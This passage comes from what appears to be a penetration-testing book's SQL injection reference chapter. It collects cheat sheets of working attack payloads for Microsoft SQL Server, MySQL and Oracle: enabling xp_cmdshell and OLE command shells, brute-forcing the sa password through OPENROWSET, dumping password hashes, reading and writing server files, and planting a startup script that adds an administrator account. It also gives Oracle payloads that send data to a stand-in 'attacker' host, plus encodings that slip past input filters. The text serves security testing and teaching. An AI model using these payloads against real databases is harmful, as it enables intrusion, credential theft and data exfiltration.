	`-- populates the @x variable with all "name" column values from sysobjects table. Data from the @x variable is the stored in a table named foo under a column named data`
	`BEGIN DECLARE @x varchar(8000) SET @x=' ' SELECT @x=@x+'/'+name FROM sysobjects WHERE name>'a' ORDER BY name; SELECT 1 WHERE 1 IN (SELECT @x) END;`
	`-- As above but displays results with the SQL server error message`
	`SELECT name FROM sysobjects FOR XML RAW`
	`-- returns the resultset as a single XML formatted string`

Oracle	`SELECT sys.stragg (distinct username||';') FROM all_users;`
	`-- Returns all usernames on a single line`
	`SELECT xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype ('<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:template match="/"><xsl:for-each select="/ROWSET/USERNAME">`
	`<xsl:value-of select="text()"/>;</xsl:for-each></xsl:template>`
	`</xsl:stylesheet>')).getstringval() listagg FROM all_users;`
	`-- Returns all usernames on a single line`

MySQL	`SELECT GROUP_CONCAT(user) FROM mysql.user;` `-- returns a comma separated list of users.`

Microsoft SQL Server Cheat Sheet

Microsoft SQL Server is one of the most common database platforms in use today. Historically, Microsoft SQL Server has been one of the easier platforms to exploit via SQL injection. This is mainly thanks to a host of powerful extended stored procedures and verbose error reporting on the Microsoft platform.

This section provides a quick reference of common SQL statements used in SQL injection attacks against Microsoft SQL Server.

Enumerating Database Configuration Information and Schema

Table 10.7 lists the SQL statements you can use to extract key configuration information. Table 10.8 lists the SQL statements used to enumerate Microsoft SQL Server schema information.

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Table 10.7 Extracting Microsoft SQL Server Configuration Information

Data	Query
Version	`SELECT @@version;`

Current user	`SELECT system_user;`
	`SELECT suser_sname();`
	`SELECT user;`
	`SELECT loginame FROM master..sysprocesses WHERE spid =@@SPID;`

List users	`SELECT name FROM master..syslogins;`
Current user privileges (returns *1* if the user is sysadmin and *0* if the user does not have sysadmin privileges)	`SELECT is_srvrolemember('sysadmin');`

Database server host name	`SELECT @@servername;`
	`SELECT SERVERPROPERTY('productversion'), SERVERPROPERTY ('productlevel'), SERVERPROPERTY ('edition');`
	`-- SQL Server 2005 only`

Table 10.8 Extracting the Microsoft SQL Server Schema

Data	Query
Current database	`SELECT DB_NAME();`
List databases	`SELECT name FROM master..sysdatabases;` `SELECT DB_NAME(N);-- Where N is the database number`

List tables	**Tables within the current database:**
	`SELECT name FROM sysobjects WHERE xtype='U';`
	`SELECT name FROM sysobjects WHERE xtype='V';-- Views`
	Tables within the *master* database:
	`SELECT name FROM master..sysobjects WHERE xtype='U';`
	`SELECT name FROM master..sysobjects WHERE xtype='V';`

List columns	**Column names for the *tblUsers* table within the current database:**
	`SELECT name FROM syscolumns WHERE id=object_id('tblUsers');`
	Column names for the *tblUsers* table within the *admin* database:
	`SELECT name FROM admin..syscolumns WHERE id=object_id ('admin..tblmembers');`

Blind SQL Injection Functions: Microsoft SQL Server

Table 10.9 lists functions that are useful when performing blind SQL injection attacks.

Table 10.9 Blind SQL Injection Functions

Data	Query
String length	`LEN()`
Extract substring from a given string	`SUBSTRING(string,offset,length)`
String (*'ABC'*) representation with no single quotes	`SELECT char(0x41) + char(0x42) + char(0x43);`
Trigger time delay	`WAITFOR DELAY '0:0:9';-- triggers 9 second time delay`
IF statement	`IF (1=1) SELECT 'A' ELSE SELECT 'B' -- returns 'A'`

Microsoft SQL Server Privilege Escalation

This section covers some of the generic privilege escalation attacks that can be performed against the Microsoft SQL Server platform. Over the years, a number of vulnerabilities have been discovered and publicly disclosed that could be used to elevate privileges. However, since Microsoft regularly patches vulnerabilities within the database platform, any list produced here would be out of date by the time this book is published. To learn more about the most recent vulnerabilities affecting the Microsoft SQL Server platform, search a popular vulnerability database such as www.secunia.com or www.securityfocus.com. Table 10.10 maps the version number stored within the *@@version* variable to an actual release and service pack number. See the following Microsoft Knowledge base article for further details: http://support.microsoft.com/kb/937137/en-us.

Table 10.10 Microsoft SQL Server Version Numbers

Version Number	Service Pack
9.00.3042	Microsoft SQL Server 2005 SP2
9.00.2047	Microsoft SQL Server 2005 SP1
9.00.1399	Microsoft SQL Server 2005

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Table 10.10 Continued. Microsoft SQL Server Version Numbers

Version Number	Service Pack
8.00.2039	Microsoft SQL Server 2000 SP4
8.00.818	Microsoft SQL Server 2000 SP3 w/ Cumulative Patch MS03-031
8.00.760	Microsoft SQL Server 2000 SP3
8.00.532	Microsoft SQL Server 2000 SP2
8.00.384	Microsoft SQL Server 2000 SP1
8.00.194	Microsoft SQL Server 2000
7.00.1063	Microsoft SQL Server 7.0 SP4
7.00.961	Microsoft SQL Server 7.0 SP3
7.00.842	Microsoft SQL Server 7.0 SP2
7.00.699	Microsoft SQL Server 7.0 SP1
7.00.623	Microsoft SQL Server 7.0
6.50.479	Microsoft SQL Server 6.5 SP5a Update
6.50.416	Microsoft SQL Server 6.5 SP5a
6.50.415	Microsoft SQL Server 6.5 SP5
6.50.281	Microsoft SQL Server 6.5 SP4
6.50.258	Microsoft SQL Server 6.5 SP3
6.50.240	Microsoft SQL Server 6.5 SP2
6.50.213	Microsoft SQL Server 6.5 SP1
6.50.201	Microsoft SQL Server 6.5 RTM

OPENROWSET Reauthentication Attack

Many Microsoft SQL applications that I have encountered are configured to use an application-specific user account with limited privileges. However, the same applications are often integrating with an SQL server that has a weak *sa* (system administrator) account password. The following *OPENROWSET* query will attempt to connect to SQL Server with address 127.0.0.1 using the *sa* account with a password of *letmein*:

```
SELECT * FROM OPENROWSET('SQLOLEDB','127.0.0.1';'sa';'letmein',
    'SET FMTONLY OFF execute master..xp_cmdshell "dir"')--
```

A scripted injection attack that switches out the password value for common dictionary words could be used to launch an attack against the local *sa* account. Furthermore,

the SQL Server Internet Protocol (IP) address parameter could be used to iterate through the local network IP range in search of SQL servers with a weak *sa* password.

TIP

The Burp Intruder feature of the Burp Suite from www.portswigger.net is ideal for performing this type of attack. To launch a dictionary attack against the *sa* user account use the *sniper* attack type along with a *Preset List* payload set (containing a list of common passwords). To launch an attack for local SQL servers use the *numbers* payload set to iterate through the local IP range.

By default, the *OPENROWSET* function is disabled on SQL Server 2005. This can be reenabled if the application user is the database owner (DBO) for the master database:

```
EXEC sp_configure 'show advanced options', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'Ad Hoc Distributed Queries', 1
EXEC sp_configure reconfigure
```

Attacking the Database Server: Microsoft SQL Server

This section details attacks against the database server host such as code execution and local file access. All of the attacks detailed here assume that you are attacking the database server over the Internet via an SQL injection vulnerability.

System Command Execution via xp_cmdshell

Microsoft SQL Server 7, 2000, and 2005 include an extended stored procedure named *xp_cmdshell* that can be called to execute operating system commands. When attacking SQL server versions 2000 and earlier, the following SQL statement can be executed by the DBO of the master database (e.g., the *sa* user):

```
EXEC master.dbo.xp_cmdshell 'os command'
```

For SQL Server Version 2005, the *xp_cmdshell* stored procedure is disabled by default and must first be reenabled using the following SQL:

```
EXEC sp_configure 'show advanced options', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'xp_cmdshell', 1
EXEC sp_configure reconfigure
```

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If the *xp_cmdshell* stored procedure has been dropped but the .dll has not been deleted, the following will reenable it:

```
EXEC sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll'
EXEC sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'
```

xp_cmdshell Alternative

As an alternative to the *xp_cmdshell* stored procedure, you can execute the following SQL statements to achieve the same effect:

```
DECLARE @altshell INT
EXEC SP_OACREATE 'wscript.shell',@altshell OUTPUT
EXEC SP_OAMETHOD @altshell,'run',null, '%systemroot%\system32\cmd.exe /c'
```

To execute this alternative shell on Microsoft SQL Server 2005 you will first need to execute the following SQL:

```
EXEC sp_configure 'show advanced options', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'Ole Automation Procedures', 1
EXEC sp_configure reconfigure
```

Cracking Database Passwords

Microsoft SQL Server 2000 password hashes are stored within the *sysxlogins* table and you can extract them using the following SQL statement:

```
SELECT user,password FROM master.dbo.sysxlogins
```

The result of the preceding query looks something like the following:

```
sa, 0x0100236A261CE12AB57BA22A7F44CE3B780E52098378B65852892EEE91C0784B911D76
BF4EB124550ACABDFD1457
```

The long string beginning with *0x0100* can be dissected as follows. The first four bytes following the *0x* are constant; the next eight bytes are the hash salt—in this example, the salt value is *236A261C*. The remaining 80 bytes are actually two hashes; the first 40 bytes are a case-sensitive hash of the password, and the second 40 bytes are an uppercased version.

Here is the case-sensitive hash:

```
E12AB57BA22A7F44CE3B780E52098378B6585289
```

And here is the case-insensitive hash:

```
2EEE91C0784B911D76BF4EB124550ACABDFD1457
```

The salt and either (or both) password hashes can be loaded into Cain & Abel (www.oxid.it) to launch a dictionary or brute force attack against the password.

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Microsoft SQL Server 2005 Hashes

Microsoft SQL Server 2005 does not store a case-insensitive version of the password hash; however, the mixed-case version is still accessible. The following SQL statement will retrieve the password hash for the *sa* account:

```
SELECT password_hash FROM sys.sql_logins WHERE name='sa'
```

The following example hash value includes a four-byte constant (*0x0100*), an eight-byte salt (*4086CEB6*), and a 40-byte mixed-case hash (beginning with *D8277*):

```
0x01004086CEB6D8277477B39B7130D923F399C6FD3C6BD46A0365
```

File Read/Write

It is possible to read local files providing you have *INSERT* and *ADMINISTER BULK OPERATIONS* permissions. The following SQL will read the local file c:\boot.ini into the *localfile* table:

```
CREATE TABLE localfile(data varchar(8000));
BULK INSERT localfile FROM 'c:\boot.ini';
```

You can then extract data back out from the *localfile* table using a *SELECT* statement. If you are extracting table data out via error messages, you may be limited to one row per query. In this case, you may need a point of reference to select each row one by one. You can use the *ALTER TABLE* statement to add an auto-incrementing *IDENTITY* column to the *localfile* table. The following SQL statement will add an *IDENTITY* column named *id* with an initial value of *1*, incrementing with each row in the table:

```
ALTER TABLE localfile ADD id INT IDENTITY(1,1);
```

Data can now be extracted by referencing the *id* column. For example:

```
SELECT data FROM localfile WHERE id = 1;
SELECT data FROM localfile WHERE id = 2;
SELECT data FROM localfile WHERE id = 3;
```

MySQL Cheat Sheet

MySQL is a popular open source database platform commonly implemented alongside PHP and Ruby on Rails applications. This section provides a quick reference of common SQL statements used in SQL injection attacks against MySQL Server.

Enumerating Database Configuration Information and Schema

Table 10.11 lists SQL statements used to extract key configuration information. Table 10.12 lists the SQL statements used to enumerate schema information from MySQL 5.0 and later.

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Table 10.11 Extracting MySQL Server Configuration Information

Data	Query
Version	`SELECT @@version`
Current user	`SELECT user();` `SELECT system_user();`
List users	`SELECT user FROM mysql.user;`
Current user privileges	`SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;`

Table 10.12 Extracting Schema Information from MySQL 5.0 and Later

Data	Query
Current database	`SELECT database()`
List databases	`SELECT schema_name FROM information_schema.schemata;`

List tables	**List tables within the current database:**
	`UNION SELECT TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA = database()`
	List all tables for all user-defined databases:
	`SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'information_schema' AND table_schema != 'mysql'`

List columns	**List columns within a specific table:**
	`UNION SELECT column_name FROM information_schema.columns WHERE table_name ='tblUsers'# returns columns from tblUsers`
	List all columns for all user-defined tables:
	`SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'information_schema' AND table_schema !='mysql'`

Blind SQL Injection Functions: MySQL

Table 10.13 lists functions that are useful when performing blind SQL injection attacks.

Table 10.13 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SELECT SUBSTR(string, offset, length);`
String (*'ABC'*) representation with no single quotes	`SELECT char(65,66,67);`

Trigger time delay	`BENCHMARK(1000000,MD5("HACK"));`
	`# Triggers a measurable time delay`
	`SLEEP(10);`
	`# Triggers a 10-second time delay`
	`(MySQL Version 5 and later)`

IF statement	`SELECT if(1=1,'A','B');` `-- returns 'A'`

Attacking the Database Server: MySQL

Unlike Microsoft SQL Server, MySQL does not contain any built-in procedures for executing operating system commands. There are, however, a number of strategies that could lead to remote system access. This section describes some of the strategies that could be employed to gain remote code execution and/or read and write local files.

System Command Execution

It is possible to execute operating system commands by creating a malicious script file on the target server that will be routinely executed. The following syntax is used to write local files from within MySQL:

```
SELECT 'system_commands' INTO dumpfile trojanpath
```

The following statement would create a batch file within the Windows startup directory designed to add administrative user *x* with a password of *x*:

```
SELECT 'net user x x /add %26%26 net localgroup administrators x /add' into
    dumpfile 'c:\\Documents and Settings\\All Users\\Start Menu\\Programs
    \\Startup\\attack.bat'
```

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Tools & Traps…

Planting Trojans via UNION SELECT

When using *UNION SELECT* to create your Trojan script, you must write to your target file all of the data the original SQL query selects before your indented system commands. This could be problematic since the data selected by the original query may stop the Trojan from executing correctly.

To overcome this, ensure that the query you are injecting into does not return any data of its own. Appending *AND 1=0* should do the trick.

Cracking Database Passwords

You can extract user password hashes from the *mysql.user* table as long as your current user account has the required privileges (by default, the root user account has sufficient privileges). To return a colon-separated list of usernames and password hashes execute the following statement:

```
SELECT concat(user,":",password) FROM mysql.user
```

Password hashes can then be cracked using Cain & Abel or John the Ripper (www.openwall.com/john/).

Attacking the Database Directly

You can execute code by directly connecting to the MySQL server and creating a user-defined function. You can download a tool to perform this attack from the following Web sites:

- Windows: www.scoobygang.org/HiDDenWarez/mexec.pl
- Windows: www.0xdeadbeef.info/exploits/raptor_winudf.tgz
- UNIX-based: www.0xdeadbeef.info/exploits/raptor_udf.c

File Read/Write

The MySQL *LOAD_FILE* function returns a string containing the contents of a specified file. The database user requires the *file_priv* privilege to invoke this function. To view the /etc/passwd file on UNIX hosts the following syntax could be used:

```
SELECT LOAD_FILE('/etc/passwd');
```

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If *MAGIC_QUOTES_GPC* is enabled, you can represent the file path using a hexadecimal string to avoid using single-quote characters:

```
SELECT LOAD_FILE(0x2f6574632f706173737764);# Loads /etc/passwd
```

You can use a tool called SqlDumper written by Antonio "s4tan" Parata to read file contents via blind SQL injection. SqlDumper is available for download at www.ictsc.it/site/IT/projects/sqlDumper/sqlDumper.php.

Oracle Cheat Sheet

The Oracle database is typically implemented for large-scale applications where database performance or high availability is a key requirement.

Enumerating Database Configuration Information and Schema

Table 10.14 lists SQL statements used to extract key configuration information. Tables 10.15 and 10.16 list the SQL statements used to enumerate Oracle schema information.

Table 10.14 Extracting Oracle Server Configuration Information

Data	Query
Version	`SELECT banner FROM v$version;`
Current user	`SELECT user FROM dual;`
List users	`SELECT username FROM all_users ORDER BY username;`

Current user privileges	`SELECT * FROM user_role_privs;`
	`SELECT * FROM user_tab_privs;`
	`SELECT * FROM user_sys_privs;`
	`SELECT sys_context('USERENV', 'ISDBA') FROM dual;`

AppServer host name	`SELECT sys_context('USERENV', 'HOST') FROM dual;`
Database server host name	`SELECT sys_context('USERENV', 'SERVER_HOST') FROM dual;`
Establish external connections	`SELECT utl_http.request('http://attacker:1000/'||( SELECT banner FROM v$version WHERE rownum=1)) FROM dual` Establishes an HTTP connection over port 1000 to the host; attacker, the HTTP request, contains the Oracle version banner within the request path.

Table 10.15 Extracting Oracle Database Schema

Data	Query
Database name	`SELECT global_name FROM global_name;`
List schema/users	`SELECT username FROM all_users;`
List table names and their schema	`SELECT owner,table_name FROM all_tables;`
List columns	`SELECT owner, table_name, column_name FROM all_tab_columns WHERE table_name = 'tblUsers';`

Table 10.16 Encryption in the Database

Data	Query
Encrypted tables	`SELECT table_name, column_name, encryption_alg, salt FROM dba_encrypted_columns;` Since Oracle 10g, you can use transparent encryption for tables. For performance reasons, only the most important columns are encrypted.
List objects using crypto libraries	`SELECT owner, name, type, referenced_name FROM all_dependencies;` `--show objects using database encryption (e.g. for passwords in 'DBMS_CRYPTO'and 'DBMS_OBFUSCATION_TOOLKIT')`
List PL/SQL functions containing the string *'crypt'*	`SELECT owner,object_name,procedure_name FROM all_procedures where (lower(object_name) LIKE '%crypt%' or lower(procedure_name) like '%crypt%') AND object_name not in ('DBMS_OBFUSCATION_TOOLKIT','DBMS_CRYPTO_TOOLKIT')`

Blind SQL Injection Functions: Oracle

Table 10.17 lists functions that are useful when performing blind SQL injection attacks.

Table 10.17 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SELECT SUBSTR(string, offset, length) FROM dual;`

Continued

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Table 10.17 Continued. Blind SQL Injection Functions

Data	Query

String (*'ABC'*) representation with no single quotes	`SELECT chr(65) || chr(66) || chr(67) FROM dual;`
	`SELECT concat(chr(65),concat(chr(66),chr(67))) FROM dual;`
	`SELECT upper((select substr(banner,3,1)||substr(banner, 12,1)||substr(banner,4,1) from v$version where rownum=1)) FROM dual;`

Trigger time delay	`SELECT UTL_INADDR.get_host_address('nowhere999.zom') FROM dual;` `-- triggers measurable time delay`

Attacking the Database Server: Oracle

In Oracle, there are two different types of injection: traditional SQL injection and PL/SQL injection. In PL/SQL injection you can execute entire PL/SQL blocks, and in traditional SQL injection it is typically possible to modify only a single SQL statement.

Command Execution

You can use the following scripts, written by Marco Ivaldi, to achieve system command execution and local file read/write access:

- www.0xdeadbeef.info/exploits/raptor_oraexec.sql
- www.0xdeadbeef.info/exploits/raptor_oraextproc.sql

Reading Local Files

Here are some PL/SQL code examples for reading local files from the Oracle server:
Reading Local Files: XMLType

```
create or replace directory GETPWDIR as
    'C:\APP\ROOT\PRODUCT\11.1.0\DB_1\OWB\J2EE\CONFIG';
select extractvalue(value(c), '/connection-factory/@user')||
    '/'||extractvalue(value(c), '/connection-factory/@password')||
    '@'||substr(extractvalue(value(c), '/connection-factory/@url'),
    instr(extractvalue(value(c), '/connection-factory/@url'),'//')+2) conn
   FROM table(
      XMLSequence(
        extract(
          xmltype(
            bfilename('GETPWDIR', 'data-sources.xml'),
```

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```
            nls_charset_id('WE8ISO8859P1')
           ),
           '/data-sources/connection-pool/connection-factory'
        )
      )
) c
/
```

Reading Local Files: Oracle Text

```
CREATE TABLE files (id NUMBER PRIMARY KEY,path VARCHAR(255)
    UNIQUE,ot_format VARCHAR(6));
INSERT INTO files VALUES (1, 'c:\boot.ini', NULL); -- insert the
    columns to be read into the table (e.g. via SQL Injection)
CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
    PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
-- retrieve data (boot.ini) from the fulltext index
SELECT token_text from dr$file_index$i;
```

Reading Local Files (PL/SQL Injection Only)

The following examples will work only when performing a PL/SQL injection attack. In the vast majority of cases, you will need to connect to the database directly to execute PL/SQL blocks.

Reading Local Files: dbms_lob

```
Create or replace directory ext AS 'C:\';
DECLARE
   buf varchar2(4096);
BEGIN
   Lob_loc:= BFILENAME('MEDIA_DIR', 'aht.txt');
   DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);
   DBMS_LOB.READ (Lob_loc, 1000, 1, buf);
   dbms_output.put_line(utl_raw.cast_to_varchar2(buf));
   DBMS_LOB.CLOSE (Lob_loc);
END;
* via external table
CREATE TABLE products_ext
(prod_id NUMBER, prod_name VARCHAR2(50), prod_desc VARCHAR2(4000),
prod_category VARCHAR2(50), prod_category_desc VARCHAR2(4000),
list_price
NUMBER(6,2), min_price NUMBER(6,2), last_updated DATE)
ORGANIZATION EXTERNAL
   (
```

```
    TYPE oracle_loader
    DEFAULT DIRECTORY stage_dir
    ACCESS PARAMETERS
    (RECORDS DELIMITED BY NEWLINE
     BADFILE ORAHOME:'.rhosts'
     LOGFILE ORAHOME:'log_products_ext'
     FIELDS TERMINATED BY ','
     MISSING FIELD VALUES ARE NULL
     (prod_id, prod_name, prod_desc, prod_category, prod_category_desc, price,
price_delta,last_updated char date_format date mask "dd-mon-yyyy")
   )
    LOCATION ('data.txt')
    )
    PARALLEL 5
    REJECT LIMIT UNLIMITED;
```

Writing Local Files (PL/SQL Injection Only)

The following code examples will successfully execute only as PL/SQL blocks. In most cases, you will need a direct connection to the database via a client such as SQL*Plus.

Writing Local Text Files: utl_file

```
Create or replace directory ext AS 'C:\';
DECLARE
   v_file UTL_FILE.FILE_TYPE;
BEGIN
v_file := UTL_FILE.FOPEN('EXT','aht.txt', 'w');
   UTL_FILE.PUT_LINE(v_file,'first row');
   UTL_FILE.NEW_LINE (v_file);
   UTL_FILE.PUT_LINE(v_file,'second row');
   UTL_FILE.FCLOSE(v_file);
END;
```

Writing Local Binary Files: utl_file

```
Create or replace directory ext AS 'C:\';
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083C402CD20C35589E
5B80100508D451A50B80F00508D5D00FFD383C40689EC5DC3558BEC8B5E088B4E048B5606B80040CD
21730231C08BE55DC39048656C6C6F2C20576F726C64210D0A');
fi:=UTL_FILE.fopen('EXT','hello.com','wb',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
```

```
UTL_FILE.fclose(fi);
END;
/
```

Writing Local Files: dbms_advisor (Oracle 10g and later)

```
create directory MYDIR as 'C:\';
exec SYS.DBMS_ADVISOR.CREATE_FILE ( 'This is the content'||chr(13)||'Next line',
    'MYDIR', 'myfile.txt');
```

Cracking Database Passwords

Depending on the version of the database, you can extract password hashes from the database by executing one of the following queries:

```
SELECT name, password FROM sys.user$ where type#>0 and length(password)=16;
-- DES Hashes (7-11g)
SELECT name, spare4 FROM sys.user$ where type#>0 and length(spare4)=62;
-- SHA1 Hashes
```

More than 100 Oracle tables (depending on the installed components) contain password information. Sometimes the passwords are available as clear text. The following examples will attempt to extract clear-text passwords:

```
select view_username, sysman.decrypt(view_password) from
    sysman.mgmt_view_user_credentials;
select credential_set_column, sysman.decrypt(credential_value) from
    sysman.mgmt_credentials2;
select sysman.decrypt(aru_username), sysman.decrypt(aru_password) from
    sysman.mgmt_aru_credentials;
```

Oracle password hashes can then be cracked using a variety of freely available tools, such as Woraauthbf, John the Ripper, Gsauditor, Checkpwd, and Cain & Abel. See the resources section at the end of this chapter for links to download each tool.

Bypassing Input Validation Filters

You frequently can bypass input validation filters that rely on rejecting known bad characters and string literals by encoding your input. This section provides a reference of the most common encoding techniques used to bypass input validation filters that operate in this way.

Quote Filters

The single-quote character (') is synonymous with SQL injection attacks. As such, the single-quote character is often filtered or doubled up as a defense mechanism. The idea behind this approach is to prevent the attacker from breaking out of quote-delimited data. Unfortunately, this strategy fails when the vulnerable user input is a numeric value, and therefore is not delimited using quote characters.

When quote characters are being filtered or sanitized you will need to encode string values to prevent them from being corrupted by the filter. Table 10.18 lists the alternative methods for representing the query *SELECT 'ABC'* within each of the most popular database platforms.

Table 10.18 Representing Strings without Quote Characters

Platform	Query
Microsoft SQL Server	`SELECT char(0x41) + char(0x42) + char(0x43);`
MySQL Server	`SELECT char(65,66,67);` `SELECT 0x414243;`

Oracle	`SELECT chr(65) || chr(66) || chr(67) from dual;`
	`Select concat(chr(65),concat(chr(66),chr(67))) from dual;`
	`Select upper((select substr(banner,3,1)||substr(banner, 12,1)||substr(banner,4,1) from v$version where rownum=1)) from dual;`

Microsoft SQL Server also allows you to build your query within a variable and then call *EXEC* to execute it. In the following example, we have created a variable named *@q* and placed the query *SELECT 'ABC'* into it via a HEX-encoded string:

```
DECLARE @q varchar(8000)
SELECT @q=0x53454c454354202741424327
EXEC(@q)
```

You can adopt this technique to execute any query without submitting any quote characters to the application. You can use the following Perl script to automatically encode SQL statements using this technique:

```
#!/usr/bin/perl
print "Enter SQL query to encode:";
$teststr=<STDIN>;chomp $teststr;
$hardcoded_sql =
   'declare @q varchar(8000) '.
   'select @q=0x*** '.
   'exec(@q)';
   $prepared = encode_sql($teststr);
  $hardcoded_sql =~s/\*\*\*/$prepared/g;
print "\n[*]-Encoded SQL:\n\n";
print $hardcoded_sql ."\n";
```

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```
sub encode_sql{
   @subvar=@_;
   my $sqlstr =$subvar[0];
   @ASCII = unpack("C*", $sqlstr);
   foreach $line (@ASCII) {
      $encoded = sprintf('%lx',$line);
      $encoded_command .= $encoded;
         }
return $encoded_command;
}
```

HTTP Encoding

You can sometimes bypass input validation filters that reject known bad characters (often referred to as blacklisting) by encoding your input using exotic encoding standards or via double encoding. Table 10.19 lists common SQL metacharacters in a number of encoded formats.

Table 10.19 Encoded SQL Metacharacters

Character	Encoded Variants
'	%27 %2527 %u0027 %u02b9 %ca%b9
"	%22 %2522 %u0022 %uff02 %ef%bc%82
;	%3b %253b %u003b %uff1b %ef%bc%9b
(	%28 %2528 %u0028 %uff08 %ef%bc%88

Continued

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Table 10.19 Continued. Encoded SQL Metacharacters

Character	Encoded Variants
)	%29 %2529 %u0029 %uff09 %ef%bc%89
[SPACE]	%20 %2520 %u0020 %ff00 %c0%a0

Troubleshooting SQL Injection Attacks

Table 10.20 lists some of the common challenges and errors that are frequently encountered when attempting to exploit an SQL injection flaw across various platforms.

Table 10.20 Troubleshooting SQL Injection Reference

Error/Challenge	Solution
Challenge Performing a *UNION SELECT* attack where the original query is retrieving a column of type *image* **Error Message** *Image is incompatible with int /* *The image data type cannot be selected as DISTINCT because it is not comparable.*	Change your *UNION SELECT* statement to read *UNION ALL SELECT*. This resolves the problem with *UNION SELECT* attempting to perform a compare operation against an image data type. For example: `UNION ALL SELECT null, null, null`
Challenge Injecting into an *ORDER BY* clause	**Microsoft SQL Server** Microsoft SQL Server supports stacked queries using the semicolon character (;) to begin each new query. A variety of attacks, such as time-delay-based data retrieval and

Continued

Table 10.20 Continued. Troubleshooting SQL Injection Reference

Error/Challenge	Solution

Your injected data is being placed to the right-hand side of an *ORDER BY* clause. Many of the usual tricks such as *UNION SELECT* will be unsuccessful.
In this example, the following SQL query is being executed where the attacker's data is your injection point:
`SELECT * FROM products GROUP BY attackers_data DESC`
	the execution of extended stored procedures, can be conducted in this way.
	`ORDER BY 1; EXEC master..xp_cmdshell 'cmd'`
	Microsoft SQL Server can also be exploited to return query result data via error messages. When injecting into an *ORDER BY* clause the following syntax can be used:
	`ORDER BY (1/(@@version));`
	`-- return the version`
	`ORDER BY 1/(SELECT TOP 1 name FROM sysobjects WHERE xtype='U');`
	`-- Return name from sysobjects`
	MySQL Server
	Time-delay-based blind SQL injection techniques can be used within an *ORDER BY* clause. The following example will trigger a time delay if the current user is *root@localhost*:
	`ORDER BY(IF((SELECT user()='root@localhost'),sleep(2),1));`
	Oracle
	The utl_http package can be used to establish outbound HTTP connections over any Transmission Control Protocol (TCP) port of the attacker's choosing. The following *ORDER BY* clause establishes an HTTP connection over port 1000 to the host attacker; the HTTP request contains the Oracle version banner within the request path:
	`ORDER BY utl_http.request('http://attacker:1000/'||( SELECT banner FROM v$version WHERE rownum=1))`
	The following *ORDER BY* clause will raise an error containing the Oracle version banner:
	`ORDER BY utl_inaddr.get_host_name ((select banner from v$version where rownum=1))`

Continued

Table 10.20 Continued. Troubleshooting SQL Injection Reference

Error/Challenge	Solution
Challenge Utl_http does not work because the public privilege was removed. **Error Message** *ORA-00904 invalid identifier*	Many Oracle security guides recommend that the public privilege be removed from the utl_http package. However, many overlook the fact that the object type *HTTPURITYPE* can be used to achieve the same aim and is also accessible to *public.* `SELECT HTTPURITYPE('http://attacker:1000/'|| (SELECT banner FROM v$version WHERE rownum=1)).getclob() FROM dual`

Challenge
Utl_inaddr does not work. There could be various reasons, such as access control lists (ACLs) in Version 11, privileges have been revoked, and Java is not installed.
Error Message
ORA-00904 invalid identifier
ORA-24247 network access denied by access control list ACL) – 11g
ORA-29540 oracle/plsql/net/InternetAddress
	Use a different function where you can control the content of the error message. Here is a small list of candidates depending on the database version and its installed components:
	`ORDER BY ORDSYS.ORD_DICOM.GETMAPPINGXPATH((SELECT banner FROM v$version WHERE rownum=1),null,null)`
	`ORDER BY SYS.DBMS_AW_XML.READAWMETADATA((SELECT banner FROM v$version WHERE rownum=1),null)`
	`ORDER BY CTXSYS.DRITHSX.SN((SELECT banner FROM v$version WHERE rownum=1),user)`
	`ORDER BY CTXSYS.CTX_REPORT.TOKEN_TYPE(user,(SELECT banner FROM v$version WHERE rownum=1))`

Challenge
You receive an "illegal mix of collations" message when performing a *UNION SELECT* attack against a MySQL database.
	This error can be overcome using the *CAST* function.
	For example:
	`UNION SELECT user(),null,null;`
	becomes:
	`UNION SELECT CAST(user() AS char),null,null;`

Continued

Table 10.20 Continued. Troubleshooting SQL Injection Reference

Error/Challenge	Solution
Error Message *Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci, SYSCONST) for operation 'UNION'*	

Challenge
You receive a "collation conflict" message when performing a *UNION SELECT* attack against a Microsoft SQL Server database.
Error Message
Cannot resolve collation conflict for column 2 in SELECT statement.
	One way to overcome this error is to read the *Collation* property from the database and then use it within the query. In the following example, we are performing a *UNION ALL SELECT* query to retrieve the name column from the *sysobjects* table.
	Step 1: Retrieve the collation value
	`UNION ALL SELECT SERVERPROPERTY('Collation'),null FROM sysobjects`
	In this example, the *Collation* property is set to *SQL_Latin1_General_CP1_CI_AS*.
	Step 2: Implement the collation value within the *UNION SELECT*
	`UNION ALL SELECT 1,Name collate SQL_Latin1_General_CP1_CI_AS,null FROM sysobjects`

SQL Injection on Other Platforms

This book focuses on the three most popular databases: Microsoft SQL Server, MySQL, and Oracle. This section is intended to provide a quick reference for other, less common platforms, such as PostgreSQL, DB2, Informix, and Ingres.

PostgreSQL Cheat Sheet

PostgreSQL is an open source database available for most operating system platforms. To download a comprehensive user manual visit www.postgresql.org/docs/manuals/.

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Enumerating Database Configuration Information and Schema

Table 10.21 lists SQL statements used to extract key configuration information. Table 10.22 lists the SQL statements used to enumerate schema information.

Table 10.21 Extracting the PostgreSQL Database Configuration Information

Data	Query
Version	`SELECT version()`

Current user	`SELECT getpgusername();`
	`SELECT user;`
	`SELECT current_user;`
	`SELECT session_user;`

List users	`SELECT usename FROM pg_user`
Current user privileges	`SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user`
Database server host name	`SELECT inet_server_addr();`

Table 10.22 Extracting the PostgreSQL Database Schema

Data	Query
